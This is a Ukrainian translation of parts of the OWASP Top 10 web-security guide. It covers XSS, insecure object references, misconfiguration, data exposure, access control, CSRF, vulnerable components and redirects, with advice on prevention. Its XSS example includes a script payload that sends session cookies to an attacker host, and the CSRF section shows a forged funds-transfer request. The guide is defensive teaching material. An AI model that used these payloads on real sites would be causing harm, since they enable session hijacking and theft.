1. Найкращим варіантом є фільтрування всіх сумнівних даних, основаних на контексті HTML (тіло, атрибути, JavaScript, CSS або URL), в який будуть вноситися дані. Більш детальну інформацію щодо методів фільтрування даних дивіться у [Пам'ятці щодо запобігання атакам XSS від OWASP](#).
2. Позитивна перевірка даних, що вводяться, або «білий перелік», також рекомендується, проте вона не є повним захистом, оскільки багато додатків вимагають спеціальні символи під час вводу. Така перевірка має, наскільки це можливо, включати в себе перевірку довжини даних, символів, формату та правил дій щодо таких даних перед тим, як приймати дані, що вводяться.
3. Щодо багатого інформаційного наповнення – зверніть увагу на такі бібліотеки автоматичного спотворення даних як [AntiSamy](#) від OWASP або [Проект Java HTML Sanitizer](#).
4. Зверніть увагу на [Політику безпеки інформаційного наповнення \(CSP\)](#) для захисту всього сайту від атак XSS.

## Приклади сценаріїв атак

Додаток використовує сумнівні дані під час побудови наступної короткої текстової інформації HTML без перевірки або фільтрування:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

Зловмисник змінює параметр 'CC' у своєму браузері на:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Це призводить до того, що ІН сеансу жертви відправляється на сайт зловмисника, що дозволяє зловмиснику перехопити поточний сеанс користувача.

Примітка: зловмисники можуть також використовувати атаки XSS для послаблення автоматичного захисту CSRF, що має використовуватися. Більш детальна інформація щодо CSRF – дивіться А8.

## Посилання OWASP

- [Пам'ятка щодо запобігання атакам XSS OWASP](#)
- [Пам'ятка щодо запобігання атакам XSS, основаним на DOM OWASP](#)
- [Стаття про міжсайтове виконання сценаріїв OWASP](#)
- [ІПП шифратора ESAPI](#)
- [ASVS: Вимоги до шифрування/уникнення \(V6\)](#)
- [OWASP AntiSamy: Бібліотека спотворення](#)
- [Настанова щодо тестування: перші три Глави про тестування перевірки даних](#)
- [Настанова щодо аналізу коду OWASP: Розділ про аналіз атак XSS](#)
- [Пам'ятка щодо обходу фільтра XSS OWASP](#)
- Зовнішні**
- [Запис CWE 79 про Міжсайтове виконання сценаріїв](#)



## Чи я уразливий?

Найкращий шлях виявлення, чи є додаток уразливим для небезпечних прямих посилань на об'єкти – це перевірити, чи всі посилання на об'єкти належним чином захищені. Для цього:

1. Для **прямих** посилань на **обмежені** ресурси – чи додаток виконав перевірку прав доступу користувача саме до ресурсу, відносно якого подано запит?
2. Якщо посилання є **непрямим** – чи прив'язування до прямого посилання виконало обмеження значень, на які має право поточний користувач?

Аналіз коду додатка може швидко перевірити, чи безпечно впроваджений кожен з шляхів. Тестування також є ефективним для визначення прямих посилань на об'єкти та того, чи є вони безпечними. Автоматизовані інструменти, як правило, не визначають таких недоліків, оскільки вони не можуть розпізнати, що потребує захисту або що є безпечним чи небезпечним.

## Як я можу запобігти цьому?

Попередження небезпечних прямих посилань на об'єкти вимагає вибору підходу до захисту кожного об'єкта, до якого має доступ користувач (наприклад, номер об'єкта, назва файлу):

1. **Використання непрямих посилань на об'єкти для користувача або сеансу.** Це попереджує спроби зловмисника націлюватися безпосередньо на недозволені ресурси. Наприклад, замість використання ключа до бази даних ресурсу, у контекстному переліку шести ресурсів, дозволених для поточного користувача, використовуйте числа від 1 до 6, щоб вказати, яке значення обрав користувач. Додаток має перетворити непряме посилання для користувача назад у реальний ключ до бази даних на сервері. У документі [Безпечний ІПП](#) від OWASP включені як послідовні, так і довільні перетворення посилань, які розробники можуть використовувати для уникнення прямих посилань на об'єкти.
2. **Перевірка доступу.** Кожне використання прямого посилання на об'єкт з сумнівного джерела має містити перевірку контролю доступу, щоб переконатися, що користувач має право доступу до запитаного об'єкта.

## Приклади сценаріїв атак

Додаток використовує неперевірені дані в SQL зверненні під час спроби доступу до інформації облікового запису:

```
String query = "SELECT * FROM accts WHERE account = ?";
```

```
PreparedStatement pstmt =
connection.prepareStatement(query, ... );
```

```
pstmt.setString( 1, request.getParameter("acct"));
```

```
ResultSet results = pstmt.executeQuery();
```

Зловмисник просто змінює параметр 'acct' у своєму браузері, щоб відправити будь-який номер облікового запису. Без належної перевірки зловмисник зможе отримати доступ до будь-яких облікових записів користувачів, а не тільки до цільового облікового запису.

<http://example.com/app/accountInfo?acct=notmyacct>






## Посилання OWASP

- [OWASP Топ 10-2007 про Небезпечні прямі посилання на об'єкти](#)
- [ІПП для перетворення посилань доступу ESAPI](#)
- [ІПП для контролю доступу ESAPI \(Дивіться isAuthorizedForData\(\), isAuthorizedForFile\(\), isAuthorizedForFunction\(\)\)](#)

Додаткові вимоги щодо контролю доступу – дивіться [Вимоги до контролю доступу ASVS \(V4\)](#).

## Зовнішні

- [Запис CWE 639 про Небезпечні прямі посилання на об'єкти](#)
- [Запис CWE 22 про Обхід каталогу \(приклад атаки у вигляді Прямого посилання на об'єкт\)](#)

 Чинники загрози	 Вектори атаки	 Слабкі місця безпеки	 Технічні наслідки	 Наслідки для діяльності	
<b>Специфічні для додатка</b>	<b>Можливість зламу ЛЕГКА</b>	<b>Поширеність ЗВИЧАЙНА</b>	<b>Можливість виявлення ЛЕГКА</b>	<b>Наслідки ПОМІРНІ</b>	<b>Специфічні для додатка / діяльності</b>
Зважайте на анонімних зовнішніх зловмисників, а також на користувачів з власними обліковими записами, які можуть поставити під загрозу систему. Також зважайте на членів організації, які хочуть приховати свої дії.	Зловмисник отримує доступ до стандартних облікових записів, невикористаних сторінок, невірних файлів та каталогів тощо, щоб отримати несанкціонований доступ до системи або інформацію про неї.	Небезпечна конфігурація може виникнути на будь-якому рівні архітектури додатка, включаючи платформу, веб-сервер, сервер додатка, базу даних, середовище розробки та частину програми. Розробники та системні адміністратори повинні разом працювати над тим, щоб забезпечити належну конфігурацію всієї архітектури. Автоматичні сканери сприяють виявленню відсутніх виправлень, неправильних конфігурацій, випадків використання стандартних облікових записів, непотрібних сервісів тощо.	Такі недоліки нерідко дають зловмисникам доступ до певних системних даних або функцій. Інколи такі недоліки ставлять під загрозу всю систему.	Система може бути повністю захоплена без вашого відома. Всі ваші дані можуть бути викрадені або змінені з часом.  Витрати на відновлення можуть бути суттєвими.	

## Чи я уразливий до Атаки?

Чи мають усі частини стека додатка належну безпеку? Включаючи:

1. Чи використовується будь-яке застаріле програмне забезпечення? Таке програмне забезпечення включає в себе ОС, Веб-сервер/Сервер додатка, СУБД, додатки та **всі бібліотеки коду (дивіться нову категорію A9)**.
2. Чи активовані або встановлені будь-які непотрібні елементи (наприклад, порти, сервіси, сторінки, облікові записи, привілеї)?
3. Чи активовані та незмінні стандартні облікові записи та паролі до них?
4. Чи ваша система обробки помилок відображає користувачам послідовність викликів функцій (трасу стека) або іншу надмірну інформацію у повідомленнях про помилки?
5. Чи налаштування безпеки у ваших інструментах розробки додатків (наприклад, Struts, Spring, ASP.NET) та бібліотеках встановлені на безпечні значення?

Без забезпечення узгодженого, постійного процесу безпеки конфігурації додатка, системи знаходяться під високим ризиком.

## Як я можу запобігти цьому?

Основні рекомендації:

1. Постійний процес посилення безпеки, що забезпечує швидке та просте розгортання іншого, належним чином заблокованого середовища. Середовище розробки, контролю якості та експлуатації мають бути однаково налаштованими (з різними паролями в кожному середовищі). Такий процес має бути автоматизований для мінімізації зусиль, необхідних для підготовки нового, безпечного середовища.
2. Процес своєчасного забезпечення сумісного та оновленого програмного забезпечення та оновлень для кожного середовища. Сюди необхідно також включити **всі бібліотеки коду (дивіться нову категорію A9)**.
3. Безпечна архітектура додатка, що забезпечує ефективне, безпечне розділення компонентів.
4. Зверніть увагу на необхідність періодичного сканування та перевірок для виявлення майбутніх неправильних конфігурацій або відсутніх оновлень.

## Приклади сценаріїв атак

**Сценарій №1:** Консоль управління сервером додатка з правами адміністратора встановлена автоматично та не видалена. Стандартні облікові записи не змінені. Зловмисник виявляє на вашому сервері стандартні сторінки управління з правами адміністратора, входить за допомогою типових паролів та здійснює перехоплення.

**Сценарій №2:** Перелік файлів каталогу не відключений на вашому сервері. Зловмисник виявляє, що він може просто знайти будь-який файл у каталозі. Зловмисник знаходить та завантажує всі ваші скомпільовані класи Java, які він декомпілює та розбирає на складові коди, щоб отримати код всього вашого додатка. Потім він знаходить серйозні **недоліки** у контролі доступу вашого додатка.

**Сценарій №3:** Конфігурація сервера додатка дозволяє повертати трасу стека до користувача, потенційно розкриваючи помилки. Зловмисники полюбляють додаткову інформацію, що надається у повідомленнях про помилки.

**Сценарій №4:** Сервер додатка поставляється з додатками-зразками, які ви не видаляєте з експлуатаційного сервера. Такі додатки-зразки мають відомі **недоліки** у безпеці, які використовуються зловмисниками.

## Посилання OWASP

- [Настанова щодо розробки OWASP: Розділ про конфігурацію](#)
  - [Настанова щодо аналізу коду OWASP: Розділ про обробку помилок](#)
  - [Настанова щодо тестування OWASP: Управління конфігурацією](#)
  - [Настанова щодо тестування OWASP: Тестування на коди помилок](#)
  - [OWASP Топ 10 2004 – Управління небезпечною конфігурацією](#)
- Додаткові вимоги – дивіться [Вимоги до безпеки конфігурації ASVS \(V12\)](#).

## Зовнішні

- [Стаття в журналі ПК про посилення веб-сервера](#)
- [Запис CWE 2 про Недоліки безпеки середовища](#)
- [Настанова щодо безпеки конфігурації CIS/Контрольні точки](#)



## Чи я уразливий до Витоку даних?

Перше, що вам необхідно зробити – це визначити, які саме дані є критичними та потребують додаткового захисту. Наприклад, паролі, номери кредитних карток, медичні картки та особисті дані слід захищати. Для всіх таких даних:

1. Чи будь-які такі дані зберігаються у вигляді незашифрованого тексту впродовж тривалого часу, включаючи резервні копії таких даних?
2. Чи будь-які такі дані передаються у вигляді незашифрованого тексту, внутрішню або зовнішню? Інтернет трафік являє собою особливу загрозу.
3. Чи використовуються будь-які старі/слабкі криптографічні алгоритми?
4. Чи генеруються слабкі криптографічні ключі, чи належне управління ключами, чи є ротація?
5. Чи є будь-які відсутні директиви безпеки або головні мітки браузера під час надання/відправлення чутливих даних до браузера?

І не тільки ... Більш детальну інформацію щодо проблем, які необхідно попереджувати дивіться у [Криптографія \(V7\)](#), [Захист даних \(V9\)](#) та [SSL \(V10\) ASVS](#).

## Як я можу запобігти цьому?

Повний перелік ризиків, пов'язаних з небезпечною криптографією, використанням SSL та захистом даних не входить до об'єму Top 10. Тобто всі рекомендації, вказані нижче, є мінімально необхідними діями щодо критичних даних:

1. Розгляньте загрози, від яких ви плануєте захищати такі дані (наприклад, внутрішні атаки, зовнішні користувачі), упевніться, що ви шифруєте всі критичні дані, що зберігаються та передаються, відповідно до визначених загроз.
2. Не зберігайте непотрібні критичні дані. Видаляйте їх так швидко, як це можливо. Не можна красти дані, яких немає.
3. Забезпечте використання стійких стандартних алгоритмів та ключів, а також належне управління ключами. Зважайте на [стандарт FIPS-140](#).
4. Упевніться, що паролі зберігаються за допомогою алгоритмів, призначених спеціально для захисту паролів, наприклад, [bcrypt](#), [PBKDF2](#) або [scrypt](#).
5. Відключіть автоматичне заповнення форм, що збирають критичні дані, та відключіть кешування для сторінок, що містять критичні дані.

## Приклади сценаріїв атак

**Сценарій №1:** Додаток шифрує номери кредитних карток у базі даних шляхом автоматичного шифрування бази даних. Однак це означає, що він також автоматично розшифровує ці дані під час вибирання, що дозволяє використовувати вставку інструкції SQL для здійснення пошуку та вибирання номерів кредитних карток у вигляді незашифрованого тексту. Система повинна шифрувати номери кредитних карток за допомогою відкритих ключів, а розшифровувати їх повинні серверні програми за допомогою приватних ключів.

**Сценарій №2:** Сайт просто не використовує SSL для всіх аутентифікованих сторінок. Зловмисник просто відслідковує трафік мережі (наприклад, відкритої бездротової мережі) та краде фрагменти даних (кукіз) сеансу користувача. Потім, зловмисник відтворює ці фрагменти даних та перехоплює сеанс користувача, отримуючи доступ до його особистих даних.

**Сценарій №3:** База даних паролів використовує «несолені» хеш-суми для збереження всіх паролів. Атака у вигляді завантаження файлів дозволяє зловмиснику отримати файл з паролями. Всі «несолені» хеш-суми можна розкрити за допомогою райдужної таблиці попередньо розрахованих хеш-сум.

## Посилання OWASP





Більш детальну інформацію щодо вимог дивіться у [вимогах до Криптографії \(V7\)](#), [Захисту даних \(V9\)](#) та [Безпеки зв'язку \(V10\) ASVS](#).

- [Пам'ятка щодо використання криптографії для збереження даних OWASP](#)
- [Пам'ятка щодо збереження паролів OWASP](#)
- [Пам'ятка щодо захисту транспортного рівня OWASP](#)
- [Настанова щодо тестування OWASP: Розділ про тестування SSL/TLS](#)

### Зовнішні

- [Запис CWE 310 про криптографічні проблеми](#)
- [Запис CWE 312 про збереження критичних даних у вигляді незашифрованого тексту](#)
- [Запис CWE 319 про передачу критичних даних у вигляді незашифрованого тексту](#)
- [Запис CWE 326 про неналежне шифрування](#)

# Відсутність контролю доступу до функціонального рівня

 <p>Чинники загрози</p>	 <p>Вектори атаки</p>	 <p>Слабкі місця безпеки</p>	 <p>Технічні наслідки</p>	 <p>Наслідки для діяльності</p>	
<p>Специфічні для додатка</p>	<p>Можливість зламу ЛЕГКА</p>	<p>Поширеність ЗВИЧАЙНА</p>	<p>Можливість виявлення СЕРЕДНЯ</p>	<p>Наслідки ПОМІРНІ</p>	<p>Специфічні для додатка / діяльності</p>
<p>Будь-хто з доступом до мережі може відправити запит до вашого додатка. Чи можуть анонімні користувачі отримати доступ до приватних функцій або звичайні користувачі – до привілейованих функцій?</p>	<p>Зловмисник, який є авторизованим користувачем системи, просто змінює URL або параметр привілейованої функції. Чи надається доступ? Анонімні користувачі можуть отримати доступ до приватних функцій, що не захищені.</p>	<p>Додатки не завжди належним чином захищають свої функції. Інколи захист на функціональному рівні здійснюється за рахунок конфігурації, а система налаштована невірно. Інколи розробники повинні включати належні перевірки коду, а вони забувають.</p> <p>Виявити такі недоліки легко. Найважче визначити, які саме сторінки (URL) або функції можуть бути атаковані.</p>	<p>Такі недоліки дають зловмисникам можливість отримати доступ до незахищених функцій. Для такого типу атаки ключовими цілями є адміністративні функції.</p>	<p>Зважайте на значення розкритих функцій та даних, що ними оброблюються, для діяльності.</p> <p>Крім того, зважайте на наслідки для вашої репутації у випадку розкриття таких уразливостей.</p>	

## Чи я уразливий до помилок доступу?

Найкращий шлях визначити, чи контролює додаток доступ до функціонального рівня – це перевірити **кожну** функцію додатка:

1. Чи відображає інтерфейс користувача посилання на незарезервовані функції?
2. Чи є перевірки аутентифікації або авторизації з боку сервера?
3. Чи перевірки з боку сервера здійснюються виключно на основі інформації, що надається зловмисником?

За допомогою програми-посередника передивіться ваш додаток з привілейованою роллю. Потім повторно зайдіть на обмежені сторінки з менш привілейованою роллю. Якщо реакція сервера однакова, ви, напевно, уразливі. Деякі програми-посередники для тестування безпосередньо підтримують такий тип аналізу.

Ви також можете перевірити контроль доступу в коді. Спробуйте відстежити один привілейований запит у коді та перевірити механізм авторизації. Потім знайдіть базу кодів, щоб виявити, де механізм не дотримується.

Автоматизовані інструменти не схильні до виявлення таких проблем.

## Як я можу запобігти помилок доступу?

Ваш додаток повинен мати постійний та легкий для аналізу механізм авторизації, що викликається з усіх функцій. Часто такий захист забезпечується одним або кількома компонентами, що є зовнішніми відносно коду додатка.

1. Подумайте над процесом управління дозволами та упевніться, що ви можете легко оновлювати та контролювати його. Не перевантажуйте код.
2. Механізм(и) виконання має відхиляти всі запити на стандартний доступ, вимагати чіткий дозвіл на доступ до кожної функції відповідно до конкретної ролі.
3. Якщо функція залучена до послідовності дій, що виконуються, перевірте та впевніться, що всі умови для доступу зазначені належним чином.

ПРИМІТКА: Більшість веб-додатків не відображають посилання та кнопки до незарезервованих функцій, однак такий «контроль доступу на рівні відображення» не забезпечує реального захисту. Вам також необхідно впровадити перевірки в логічну частину контролера або в програмний код, що реалізує функціональність додатка.

## Приклади сценаріїв атак

**Сценарій №1:** Зловмисник просто ініціює примусовий пошук по цільовим URL. Наступні URL вимагають аутентифікацію. Також потрібні права адміністратора для доступу до сторінки "admin\_getappInfo".

<http://example.com/app/getappInfo>

[http://example.com/app/admin\\_getappInfo](http://example.com/app/admin_getappInfo)

Якщо неперевірений користувач може зайти на будь-яку зі вказаних сторінок – це недолік. Якщо неперевірений користувач, який не є адміністратором, може зайти на сторінку "admin\_getappInfo", це також недолік, який може дати зловмиснику доступ до інших, неналежним чином захищених сторінок адміністратора.

**Сценарій №2:** Сторінка передбачає параметр 'action' для зазначення функції, що викликається; різні дії вимагають різні ролі. Якщо такі ролі не застосовуються – це недолік.






## Посилання OWASP

- [OWASP Топ 10-2007 про Недостатні обмеження доступу до веб-посилань](#)
  - [ІПП для контролю доступу ESAPI](#)
  - [Настанова щодо розробки OWASP: Розділ про авторизацію](#)
  - [Настанова щодо тестування OWASP: Тестування для обходу каталогу](#)
  - [Стаття OWASP про Примусовий пошук](#)
- Додаткову інформацію щодо вимог до контролю доступу дивіться у [вимогах до контролю доступу \(V4\) ASVS](#).

## Зовнішні

- [Запис CWE 285 про Неналежний контроль доступу \(Авторизація\)](#)



 Чинники загрози	 Вектори атаки	 Слабкі місця безпеки	 Технічні наслідки	 Наслідки для діяльності	
Специфічні для додатка	Можливість зламу <b>СЕРЕДНЯ</b>	Поширеність <b>ЗВИЧАЙНА</b>	Можливість виявлення <b>ЛЕГКА</b>	Наслідки <b>ПОМІРНІ</b>	Специфічні для додатка / діяльності
Зважайте на всіх, хто може завантажити інформацію в браузері ваших користувачів та, відповідно, примусити їх подати запит до вашого веб-сайта. Будь-який веб-сайт або початковий код HTML, до яких має доступ ваш користувач, можуть зробити це.	Зловмисник створює примусовий HTTP запит та змушує жертву передати його через теги зображень, XSS або іншими, численними способами. <u>Якщо користувач аутентифікований</u> , атака матиме успіх.	<u>CSRF</u> користується тим, що більшість веб-додатків дають зловмисникам можливість передбачити всі деталі конкретної дії.  Оскільки браузері відправляють такі ідентифікаційні дані як фрагменти даних (кукіз) сеансів автоматично, зловмисники можуть створити шкідливі веб-сторінки, що будуть створювати примусові запити, які неможливо буде відрізнити від дозволених.  Виявлення недоліків CSRF досить легке: за допомогою тестування на проникнення або аналізу коду.	Зловмисники можуть обманути жертв та змусити їх виконати будь-які дії щодо зміни стану, на які жертви мають право, наприклад, оновити дані облікового запису, здійснити покупку, вийти з облікового запису або навіть увійти до нього.	Зважайте на цінність уражених даних або функцій додатка для вашої діяльності. Уявіть ситуацію, коли ви не впевнені, чи дісно користувачі намагалися здійснити цю операцію або виконати ці дії. Зважайте на наслідки для вашої репутації.	

## Чи я уразливий до CSRF?

Для перевірки того, чи уразливий ваш додаток, перевірте, чи усі посилання та форми мають непередбачувані ключі CSRF. Без таких ключів зловмисники можуть підробляти шкідливі запити. Альтернативний спосіб захисту – це вимагати від користувачів підтвердження наміру подати запит шляхом повторної аутентифікації або будь-яким іншим шляхом підтвердження того, що вони є справжніми користувачами (наприклад, CAPTCHA).

Зверніть особливу увагу на посилання та форми, що викликають функції зміни стану, оскільки вони є найважливішими цілями CSRF.

Вам слід перевіряти багатоетапні транзакції, оскільки вони не є захищеними як такі. Зловмисники можуть легко підробити ряд запитів за допомогою складних тегів.

Зауважте, що фрагменти даних сеансів, IP-адреси джерел та інша інформація, що автоматично відправляються браузером, не забезпечують захист від CSRF, оскільки такі дані також включаються до підроблених запитів.

Інструмент [CSRF Tester](#) від OWASP може бути корисний при створенні сценаріїв тестування для демонстрації небезпеки атак CSRF.

## Як я можу запобігти CSRF?

Попередження CSRF, як правило, вимагає включення непередбачуваних ключів CSRF у кожний запит HTTP. Такі ключі мають бути, як мінімум, унікальними для кожного сеансу.

1. Найкращий варіант – вставити унікальний ключ CSRF у приховане поле. Це призводить до того, що значення відправляється в тілі HTTP запиту, попереджуючи його включення до URL, який більш схильний до розкриття.
2. Унікальний ключ CSRF можна також включити у сам URL або у параметр URL. Однак таке розміщення підвищує ризик розкриття URL зловмиснику, ставлячи під загрозу секретність ключа.

Інструмент [CSRF Guard](#) від OWASP може автоматично вставляти такі ключі в додатки Java EE, .NET або PHP. [Безпечний ІПП](#) від OWASP включає в себе методи, які розробники можуть використовувати для попередження уразливостей CSRF.

3. Захист від CSRF можна також забезпечити шляхом повторної аутентифікації або підтвердження особистості користувача (наприклад, за допомогою CAPTCHA).

## Приклади сценаріїв атак

Додаток дає користувачу можливість подавати запити на зміну стану, що не містять будь-якої секретної інформації. Наприклад:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

Так, зловмисник складає запит, який перекаже кошти з рахунка жертви на рахунок зловмисника, а потім вставляє цю атаку в запит на зображення або плаваючі фрейми, що зберігаються на різноманітних сайтах та контролюються зловмисником:

```

```

Якщо жертва переходить на будь-який сайт зловмисника після аутентифікації на example.com, такі підроблені запити автоматично включають в себе інформацію про сеанс користувача, що дає дозвіл на запит зловмисника.


## Посилання OWASP

- [Стаття про CSRF OWASP](#)
- [Пам'ятка OWASP щодо Попередження CSRF](#)
- [Настанова щодо CSRF OWASP – Інструмент захисту від CSRF](#)
- [Головна сторінка проекту ESAPI](#)
- [Клас утиліт HTTP ESAPI з апаратними ключами AntiCSRF](#)
- [Настанова щодо тестування OWASP: Розділ про тестування CSRF](#)
- [OWASP CSRFTester – Інструмент тестування CSRF](#)

## Зовнішні

- [Запис CWE 352 про CSRF](#)

# Використання компонентів з відомими уразливостями



## Чи я уразливий до відомих проблем безпеки?

Теоретично, це має бути легко виявити, чи ви використовуєте будь-які уразливі компоненти або бібліотеки. На жаль, звіти про уразливість в комерційному або відкритому програмному забезпеченні не завжди чітко зазначають, яка саме версія компонента є уразливою. Крім того, не всі бібліотеки використовують зрозумілу систему нумерації версій. Найгірше те, що не про всі уразливості повідомляється до центру обміну інформацією, в якому легко здійснити пошук; стає легше знайти такі сайти як [CVE](#) та [NVD](#).

Для визначення того, чи є ви уразливими, необхідно шукати такі бази даних, а також слідкувати за переліком розсилок проекту та оголошеннями про будь-що, що може бути уразливим. Якщо один з ваших компонентів має уразливість, вам слід ретельно оцінити, чи й справді ви уразливі, шляхом перевірки, чи ваш код використовує частину компонента з уразливістю, та чи може така уразливість вплинути на вас.

## Як я можу запобігти цьому?

Один з варіантів – це не використовувати компоненти, які ви не писали. Однак це майже нереально.

Більшість проектів зі створення компонентів не створюють вставки для уразливостей для старих версій. Замість цього, вони просто виправляють проблему у наступній версії. Таким чином, оновлення до таких нових версій є просто критичним. Проекти з розробки програмного забезпечення мають забезпечити процес:

- 1) Визначення всіх компонентів та версій, що ви використовуєте, включаючи всі залежності (наприклад, додаткові модулі для [версій](#)).
- 2) Контролю безпеки таких компонентів у публічних базах даних, реєстрах розсилки проекту та реєстрах розсилки безпеки, та забезпечення їх оновлення.
- 3) Створити політику безпеки, яка буде регулювати використання компонентів, наприклад, вимагати певні методи розробки програмного забезпечення, проходження тестів на безпеку та прийнятні ліцензії.
- 4) Де доречно, необхідно зважити на додавання безпечних обгорток, щоб відключити непотрібні функції та/або захистити слабкі або уразливі частини компонентів.

## Приклади сценаріїв атак

Уразливості компонентів можуть призвести до будь-яких типів ризиків, які тільки можна уявити, від найпростіших до найсучасніших вірусів, розроблених для ушкодження конкретної організації. Компоненти майже завжди запускаються з усіма привілеями додатка, отже збій у будь-якому компоненті може призвести до серйозних проблем. Наступні два уразливі компоненти були завантажені 22 мільйона разів у 2011 році.

- [Обхід аутентифікації Apache CXF](#) – через незабезпечення ідентифікації зловмисники можуть викликати будь-який веб-сервіс з усіма правами. (Apache CXF – це структура служб, яку не слід плутати з Сервером додатків Apache.)
- [Дистанційне виконання коду Spring](#) – невірне використання мови виразів у Spring дає зловмисникам можливість виконувати довільні коди, що призводить до перехоплення сервера.






Кожний додаток, що використовує будь-яку з цих уразливих бібліотек, є уразливим для атак, оскільки обидва ці компоненти доступні для користувачів додатка. Інші уразливі бібліотеки, що використовуються глибше у додатку, важче використовувати.

## Посилання OWASP

- [Перевірка залежності OWASP \(для бібліотек Java\)](#)
- [OWASP SafeNuGet \(для бібліотек від .NET до NuGet\)](#)
- [Проект затверджених норм щодо компонентів](#)

## Зовнішні

- [Сумна реальність небезпечних бібліотек](#)
- [Безпека відкритого програмного забезпечення](#)
- [Вирішення проблем безпеки у компонентах з відкритим вихідним кодом](#)
- [Загальні уразливості та дефекти MITRE](#)
- [Приклад уразливості масового призначення, зафіксованої в ActiveRecord, Ruby on Rails GEM](#)

 <p>Чинники загрози</p>	 <p>Вектори атаки</p>	 <p>Слабкі місця безпеки</p>	 <p>Технічні наслідки</p>	 <p>Наслідки для діяльності</p>	
<p>Специфічні для додатка</p>	<p>Можливість зламу <b>СЕРЕДНЯ</b></p>	<p>Поширеність <b>РІДКІСНА</b></p>	<p>Можливість виявлення <b>ЛЕГКА</b></p>	<p>Наслідки <b>ПОМІРНІ</b></p>	<p>Специфічні для додатка / діяльності</p>
<p>Зважайте на всіх, хто може обманути ваших користувачів та змусити їх подати запит до вашого веб-сайта. Будь-який веб-сайт або механізм HTML, що використовуються вашими користувачами, можуть зробити це.</p>	<p>Зловмисник створює посилання на недозволена адресу та змушує жертву перейти по ньому. Жертви відкривають посилання, оскільки воно виглядає як посилання на дозволений сайт. Зловмисник направляє небезпечне переадресування в обхід перевірки безпеки.</p>	<p>Додатки часто переадресовують користувачів на інші сторінки або аналогічно використовують внутрішні застереження. Інколи цільова сторінка вказана у неперевіреному параметрі, що дає зловмисникам можливість вибрати сторінку призначення.</p> <p>Виявити неперевірені переадресування легко. Знайдіть переадресування, де ви можете вказати весь URL. Непереверені пересилання важчі, оскільки їх ціллю є внутрішні сторінки.</p>	<p>Такі переадресування можуть призвести до спроби встановити шкідливе програмне забезпечення або змусити жертву розкрити пароль або іншу критичну інформацію. Небезпечні пересилання можуть дозволити обійти контроль доступу.</p>	<p>Зважайте на цінність довіри користувачів для діяльності.</p> <p>Що буде, якщо їх перехопить шкідливе програмне забезпечення?</p> <p>Що буде, якщо зловмисники зможуть отримати доступ тільки до внутрішніх функцій?</p>	

## Чи я уразливий до переадресування?

Найкращий спосіб виявити, чи має ваш додаток будь-які небезпечні переадресування це:

1. Аналізувати код для всіх переадресувань (називаються передачею в .NET). Для кожного випадку використання визначте, чи включений цільовий URL у будь-які значення параметру. Якщо це так, і якщо цільовий URL не перевіряється у «білому переліку»– ви уразливі.
2. Крім того, слід індексувати сайт, щоб виявити, чи він не створює переадресування (HTTP коди відповіді 300-307, як правило, 302). Продивіться параметри, отримані до переадресування, та перевірте, чи є вони цільовим URL або частиною такого URL. Якщо так, змініть цільовий URL та подивіться, чи сайт переадресує вас до іншої цілі.
3. Якщо код недоступний, перевірте всі параметри, щоб виявити, чи вони виглядають як частина переадресування з URL-призначенням, та перевірте відповідність дій.

## Як я можу запобігти цьому?

Безпечне використання переадресувань можна забезпечити кількома способами:

1. Просто уникайте використання переадресувань.
  2. Якщо використовуєте, не залучайте параметри користувача у розрахунок призначення. Як правило, це можна зробити.
  3. Якщо параметри призначення не можна обійти, упевніться, що надані значення **дійсні та дозволені** користувачу. Рекомендується, щоб такі параметри призначення були значенням перетворення даних, а не реальним URL або частиною URL, і щоб код з боку сервера перекладав таке перетворене значення у цільовий URL.
- Додатки можуть використовувати ESAPI для обходу методу `sendRedirect()`, щоб упевнитися у безпеці всіх переадресувань.
- Попередження таких проблем є надзвичайно важливим, оскільки вони є найулюбленішою ціллю зловмисників, які намагаються завоювати довіру користувачів.

## Приклади сценаріїв атак

